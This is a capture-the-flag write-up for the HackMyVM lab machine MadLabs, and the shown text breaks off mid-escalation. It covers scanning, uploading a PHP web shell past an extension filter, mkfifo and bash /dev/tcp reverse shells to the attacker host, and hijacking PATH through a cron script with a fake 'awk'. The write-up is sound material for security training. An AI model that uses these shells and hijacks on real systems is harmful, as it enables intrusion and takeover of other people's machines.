Write-up MadLabs on HackMyVM
MadLabs is a halloween themed, multi-tiered Linux machine. The exploitation path follows a strict logical flow, forcing the attacker to transition through multiple user contexts (www-data → igor → frankenstein → root) by identifying and exploiting distinct security misconfigurations, including client-side control bypasses, environment path hijacking, insecure IPC socket design, and weak credential storage.
Machine: MadLabs Difficulty: Easy Core concepts: Client-Side Upload Bypass, Environment PATH Hijacking, Asynchronous Command Injection, SSH Passphrase Cracking
Getting started
To identify active hosts within the local network subnet (10.0.2.0/24), an initial ping sweep was conducted using fping. The -a flag was used to show alive hosts, and the -g flag to generate the target list from the CIDR network block.
1
2
3
4
5
6
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ fping -ag 10.0.2.0/24 2> /dev/null
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.37
Based on the environment setup, the IP address 10.0.2.37 was identified as the target vulnerable machine. For convenience during the assessment, this IP was assigned to a local environment variable:
1
2
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ ip=10.0.2.37
Enumeration
A comprehensive port scan was executed using nmap targeting all 65,535 TCP ports (-p-). Default scripts (-sC) and service version detection (-sV) were enabled to map out the attack surface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ sudo nmap -sC -sV -T4 -p- $ip
[sudo] password for emvee:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-24 23:17 +0200
Nmap scan report for 10.0.2.37
Host is up (0.0022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-title: Mad Labs | Medical Dashboard
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 08:00:27:71:B2:92 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.78 seconds
Open Ports Analysis
- Port 22/TCP: Running OpenSSH 10.2p1 on an Ubuntu Linux base.
Port 80/TCP: Running an Apache httpd 2.4.66 web server serving a web application titled **“Mad Labs Medical Dashboard”**.
Since there is a webservice running on port 80 we should enumerate directories on the webserver. We can use this by using dirsearch, utilizing the standard common.txt wordlist from DIRB.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ dirsearch -u http://$ip -w /usr/share/wordlists/dirb/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3                                                    (_||| _) (/_(_|| (_| )                                                                                                                                               Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4613

Output File: /home/emvee/Documents/MadLab/reports/http_10.0.2.37/_26-10-24_23-40-07.txt

Target: http://10.0.2.37/

[23:40:07] Starting:
[23:40:08] 301 -  347B  - /assets  ->  http://10.0.2.37/assets/
[23:40:11] 301 -  344B  - /css  ->  http://10.0.2.37/css/
[23:40:14] 301 -  343B  - /js  ->  http://10.0.2.37/js/
[23:40:22] 403 -  314B  - /server-status
[23:40:26] 301 -  348B  - /uploads  ->  http://10.0.2.37/uploads/
We discovered some interesting information:
/assets/,/css/,/js/: Standard web application structure directories (HTTP 301)./server-status: Protected Apache server status page (HTTP 403 Forbidden)./uploads/: A potentially interesting directory (HTTP 301) that could be used to store user-submitted files.
This warrants further investigation for potential File Upload exploitation vectors.
Now let’s inspect the website in the browser.

It is a single page so we should scroll all the way down to the bottom.

It looks like there is an option to upload files. The text indicates we should upload raw files. Let’s create a PHP shell file and save it as a php file. and upload it. The content of the file looks like this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
Next step is to upload the file.
![[Pasted image 20261024232858.png]] It failed uploading our file. Now we should save shell.php as shell.raw and try upload it again.

The file has been uploaded to the webserver.

We can see it was succesfull in Burp Suite as well. Let’s try to visit the file in the browser and execute the command whoami.

The command has not been executed since the raw file is not loaded as PHP file. We can try to resubmit the file with a php extension via Burp Suite.

On the server side it has been catched so we cannot upload the php extension. we should try to use another extension such as phtml. 
This was successfull, now we can visit our uploaded shell and execute the whoami command in the browser. ![[Pasted image 20261024233932.png]] We can execute commands as www-data. This gives us the ability to get a foothold on the machine.
Initial access
First, a Netcat listener should be configured on the attacker machine (10.0.2.3) to intercept the incoming connection on port 5555:
1
2
3
4
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ nc -lvp 5555
listening on [any] 5555 ...
Next, the command execution vulnerability in the web application was leveraged by injecting a malicious payload into the browser interface. A named pipe (mkfifo) payload was utilized to bypass constraints and spawn an interactive shell session directed back to the listener: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.3 5555 >/tmp/f

After submitting our command we should check our netcat listener.
1
2
3
4
5
6
7
8
9
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ nc -lvp 5555
listening on [any] 5555 ...
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.37] 34570
/bin/sh: 0: can't access tty; job control turned off
$
With the connection established, system enumeration was immediately conducted to determine the current user context, group privileges, and the host name configuration.
1
2
3
4
5
$ whoami;id;hostname
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
madlabs
$
he output confirms low-privileged access as the www-data service account. To find potential vectors for local privilege escalation, a recursive directory listing is performed on the /opt directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ls -ahlR /opt
/opt:
total 12K
drwxr-xr-x  3 root root        4.0K Oct 24 20:13 .
drwxr-xr-x 20 root root        4.0K Oct 24 19:21 ..
drwxrwxr-x  3 igor madmanagers 4.0K Oct 24 22:12 laboratory

/opt/laboratory:
total 20K
drwxrwxr-x 3 igor         madmanagers 4.0K Oct 24 22:12 .
drwxr-xr-x 3 root         root        4.0K Oct 24 20:13 ..
drwxrwx--- 2 frankenstein madmanagers 4.0K Oct 24 20:41 monsters
-rw-rw---- 1 frankenstein madmanagers 1.1K Oct 24 22:05 reanimate_service.py
-rwxr-xr-x 1 igor         madmanagers 1.4K Oct 24 22:12 reanimator_core
ls: cannot open directory '/opt/laboratory/monsters': Permission denied
The strict custom permission layout enforces a distinct multi-tiered privilege escalation path:
monsters/andreanimate_service.py: Owned byfrankensteinwithmadmanagersgroup permissions. Due to the restricted permissions (770and660respectively), the current userwww-datacannot read these files or access the directory.reanimator_core: Owned byigorbut explicitly configured with world-readable and executable permissions (755). This makes it the only viable asset available for further inspection.
By examining the readable reanimator_core script, the inner workings of the automated background task are revealed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
$ cat /opt/laboratory/reanimator_core
#!/bin/bash
# ----------------------------------------------------------------------
# MASTER'S WILL BE DONE!
# This wretched creation of mine monitors the unholy voltage currents
# from the heavens and forces them onto our public web-display.
#
# It breathes... it pulses... IT RUNS AUTOMATICALLY!
# Every single minute, the cronjob awakens this script from its slumber,
# just as the Master commanded. Do not touch the dials, or Igor will
# suffer the consequences!
# ----------------------------------------------------------------------

JSON_OUTPUT="/var/www/html/js/voltage_metrics.json"

TIME_SEED=$(date +%s)

BASE_CALC=$(( (TIME_SEED * 73 + 101) % 2000 ))
if [ $BASE_CALC -lt 0 ]; then
    BASE_CALC=$(( -BASE_CALC ))
fi

VOLTAGE_INT=$(( 8000 + BASE_CALC ))

RAW_VOLTAGE=$(echo "$VOLTAGE_INT" | awk '{print substr($1,1,3)"."substr($1,4,1)}')
CLEAN_VOLTAGE=$(echo "$RAW_VOLTAGE" | cut -d'.' -f1)

if [ "$CLEAN_VOLTAGE" -gt 900 ]; then
    STATUS="STORM COVERAGE: OPTIMAL"
    COIL_STATUS="FLATLINE OVERRIDE ACTIVE"
else
    STATUS="STORM COVERAGE: FLUCTUATING"
    COIL_STATUS="CORE REANIMATION STABILIZING"
fi

echo "{" > "$JSON_OUTPUT"
echo "  \"voltage\": \"${RAW_VOLTAGE} GV\"," >> "$JSON_OUTPUT"
echo "  \"coverage\": \"$STATUS\"," >> "$JSON_OUTPUT"
echo "  \"core_status\": \"$COIL_STATUS\"" >> "$JSON_OUTPUT"
echo "}" >> "$JSON_OUTPUT"
$
The script reveals a classic configuration flaw in the following lines:
1
2
RAW_VOLTAGE=$(echo "$VOLTAGE_INT" | awk '{print substr($1,1,3)"."substr($1,4,1)}')
CLEAN_VOLTAGE=$(echo "$RAW_VOLTAGE" | cut -d'.' -f1)
The script invokes the system binaries awk and cut using relative paths instead of their absolute locations (e.g., /usr/bin/awk). According to the header comments, this script runs automatically every minute under a system cronjob assigned to the user igor.
Because Linux searches for binaries sequentially through directories defined in the environment $PATH variable, and because the current working directory or environment can be influenced, creating a malicious binary named awk in a controlled directory will intercept and hijack the execution flow when the cronjob executes.
Privilege escalation to Igor
To escalate privileges from www-data to the user igor, a malicious script named awk should be created. This script contains a classic Bash reverse shell payload designed to connect back to the attacker’s machine on port 1234. The script should then be granted execution permissions so it can be executed.
1
2
$ echo -e '#!/bin/bash\nbash -i >& /dev/tcp/10.0.2.3/1234 0>&1' > awk
$ chmod +x awk
A secondary Netcat listener was set up on the attacker machine (10.0.2.3) listening on port 1234 to capture the incoming connection from the escalated user session.
1
2
3
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ nc -lvp 1234
listening on [any] 1234 ...
After waiting a while the script was executed on the victim, the listener successfully caught the connection, establishing a stable session as the user igor.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(emvee㉿kali)-[~/Documents/MadLab]
└─$ nc -lvp 1234
listening on [any] 1234 ...
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.37] 33298
bash: cannot set terminal process group (2483): Inappropriate ioctl for device
bash: no job control in this shell
igor@madlabs:~$ whoami;id;hostname
whoami;id;hostname
igor
uid=1001(igor) gid=1001(igor) groups=1001(igor),1002(madmanagers)
igor@madlabs:~$
Upon gaining shell access as igor, a directory listing of the user’s home folder was performed, followed by an inspection of the .bash_history file to see what commands the user used in the past.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
igor@madlabs:~$ la -la
la -la
total 28
drwxr-x--- 3 igor igor 4096 Oct 24 20:31 .
drwxr-xr-x 4 root root 4096 Oct 24 20:11 ..
-rw------- 1 igor igor  151 Oct 24 21:10 .bash_history
-rw-r--r-- 1 igor igor  220 Feb 13  2026 .bash_logout
-rw-r--r-- 1 igor igor 3771 Feb 13  2026 .bashrc
drwx------ 3 igor igor 4096 Oct 24 20:21 .local
-rw-r--r-- 1 igor igor  807 Feb 13  2026 .profile
-rw-rw-r-- 1 igor igor    0 Oct 24 20:31 .selected_editor
igor@madlabs:~$ cat .bash_history
cat .bash_history
ls -la /opt/laboratory/
cat /opt/laboratory/reanimator_core
ls -la /run/madlabs/
echo "STATUS:1818" | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
igor@madlabs:~$
The .bash_history file revealed critical internal architecture information and unique vectors for further local enumeration:
- Interesting Paths: Investigation is required inside
/opt/laboratory/. - Key Executable: A binary or script named
reanimator_coreis located in the laboratory directory. - Unix Domain Socket: The application communicates via a local Unix socket found at
/run/madlabs/reanimate.sock. - Socat Command: The user previously interacted with this socket using the following command structure:
echo "STATUS:1818" | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock.Privilege escalation to Frankenstein
Following the clues discovered in the .bash_history file, the socat utility was used to interact with the local Unix domain socket located at /run/madlabs/reanimate.sock. The string "STATUS:1818" was piped into the socket to observe the system’s response.
1
2
3
4
igor@madlabs:~$ echo "STATUS:1818" | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
< | socat - UNIX-CONNECT:/run/madlabs/reanimate.sock
STATUS: SUCCESSFUL REANIMATION | BRAIN REFITTING REJECTED BY HOST
The application returned a status message: STATUS: SUCCESSFUL REANIMATION | BRAIN REFITTING REJECTED BY HOST. This response indicates that the target application (reanimator_core) is processing custom commands or status codes. The rejection message (BRAIN REFITTING REJECTED BY HOST) suggests a logic flow that may be exploited by altering the payload, changing the ID (1818), or further analyzing the binary responsible for managing this socket.
1
2
3
4
5
6
7
8
9
10
igor@madlabs:~$ cd /opt/laboratory
cd /opt/laboratory
igor@madlabs:/opt/laboratory$ ls -la
ls -la
total 20
drwxrwxr-x 3 igor         madmanagers 4096 Oct 24 22:12 .
drwxr-xr-x 3 root         root        4096 Oct 24 20:13 ..
drwxrwx--- 2 frankenstein madmanagers 4096 Oct 24 20:41 monsters
